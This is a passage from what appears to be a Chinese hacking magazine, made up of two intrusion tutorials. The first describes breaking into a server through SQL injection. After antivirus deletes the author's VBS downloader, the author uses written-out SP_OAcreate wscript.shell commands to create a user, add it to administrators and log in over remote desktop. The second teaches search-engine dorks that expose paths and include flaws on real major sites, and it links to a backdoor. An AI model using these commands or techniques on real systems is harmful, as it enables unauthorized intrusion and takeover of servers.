

图12


图13


图14

这时我想，我通过SA注入点，把一个VBS下载者写上去，然后通过SA来执行这个VBS。我拿出啊D的注入工具，然后选择配置好的VBS，把它重命名为XXX.TXT，然后在目标位置输入C:/3.VBS（*这里就是服务器的路径*），然后经过漫长的等待，提示：内容写入结束，祝您好运！我尝试用SA执行，然后等待，可是执行了半天没反应，我上到shell上查看，发现他服务器上安装了卡巴斯基，把我的VBS给删除了……

这时，我跟Maxil讨论了一下，并在网上搜索了一下相关的文章，发现“伤心的鱼”曾经写过一篇关于SQL无法执行DOS命令的文章，里面说：虽然xp_cmdshell不能用但是我们还可以用SP_OAcreate，他也是能执行DOS命令的。而且“伤心的鱼”给出了语句：**DECLARE @shell INT EXEC SP_OAcreate 'wscript.shell',@shell OUTPUT EXEC SP_OAMETHOD @shell,'run',null, 'C:\WINdows\system32\cmd.exe /c net user spookzang spookzang /add'**，这个语句的意思是建立一个用户名和密码都是spookzang的用户。我立即用网页版的SQL连接器连上，然后执行命令（如图14），成功！然后我再执行**DECLARE @shell INT EXEC SP_OAcreate 'wscript.shell', @shell OUTPUT EXEC SP_OAMETHOD @shell,'run',null, 'C:\WINdows\system32\cmd.exe /c net localgroup administrators spookzang /add'**，这句话的意思是，把spookzang提升成为管理员。然后我用3389连接上去，成功！（如图15）


图15

最后总结一下：*本文没有任何技术可言，完全是一种思路。希望大家在入侵的时候，不要因为一些小的挫折而放弃。最后感谢“伤心的鱼”那篇文章和Maxil给予我的帮助。*

编辑点评：

只是感叹一下，如果用海阳的一句话asp木马，你何来这么多的挫折呢？我最不理解的就是看一些作者的投稿，有了一句话的小马何必再传另一个大马呢？难道海阳的cs端木马就真的不好用？对我来说，我已经完全抛弃大asp木马了。

WWW.NOHACK.CN

横扫php系列之一

文 hackall

从本文你可以学习到

巧妙利用搜索引擎来入侵php站点的方法

走过路过不要错过，这次hackall给大家带来的这个系列一定会让您感觉php入侵原来也是那么的简单。hackall希望刚刚步入菜鸟阶段的小朋友们好好看看此系列，愿你们早日摆脱对php的恐惧。好了，下面开始进入正题。大多数的网站入侵都是先发现注入点然后才能继续下去。什么？你说你直接通过弱口令登录后台？或是发现某站程序漏洞的利用方法？那是你的运气＋实力，这不在本文讨论范围。如何发现注入点呢？现在检测注入点的工具满天飞，相信各位都有自己的方法，偶在这就不献丑了。今天这篇文章给大家带来的是从另一个角度来入侵php站点。至于工具嘛，就搜索引擎好了。




图1



图2




图3




图4

Googlehack一直都比较火，但是我看大家一般都用来搜注入点、后台、目录、现成的shell等，那么我就把googlehack升华下吧。嘿嘿……口气有点大的样子，莫怪。




图5



图6

演示如下：根据偶的经验，PHP+WIN的权限一般都是很大的。因此咱们可以构造以下的关键词 **warning include（路径 盘符）inurl:php**，至于那个路径盘符，如果你想搜WIN系统，可以写c:\、d:\等，如果你想搜UNIX系统，那么就不用填写了。

那咱们试下吧，如图1所示。




图7

看到效果了吧？绝对路径都出来了。如果你这还拿不下它，我是无能为力了。你一定想问我这个warning include是啥意思啊？这个嘛，就是数据库报错的关键字，跟搜注入点时未闭合是一个道理。

如果你想指定一个具体的站点进行入侵，可以试着构造如下关键词：**site:站点名称 warning include inurl:php**。假如你发现了一个站的注入点，而且权限是root的，但是怎么也暴不出绝对路径，这个时候可以试下上面的方法。查看的时候最好点快照，因为有的报错已经修复，因此只有在缓存里还存在。

朋友们一定在网上看到某某入侵了SOHU、17173等，都只有羡慕的份，什么时候我们才能达到这样的境界啊？呵呵，那借此机会，咱们就拿几个大站试下效果吧，如图2——13所示，注意看我每张图片中用的搜索关键字。

就连百度也有这样的报错。当然了，用百度搜的时候如果没发现，那就再换个搜索引擎进行搜索。




图8

怎么样？是不是很简单，据我这段时间的实验，在图12和图13的这个方法有一定几率出现经典的php包含漏洞和有点弱智的上传漏洞。如图14所示。






图9

大家有兴趣的可以自己去玩下，本例中的那个执行命令的后门的具体代码在http://www.hackall.org/cmd.txt上。至于站内包含，虽然比较多，但是上传的地方少的可怜，可能是我RP

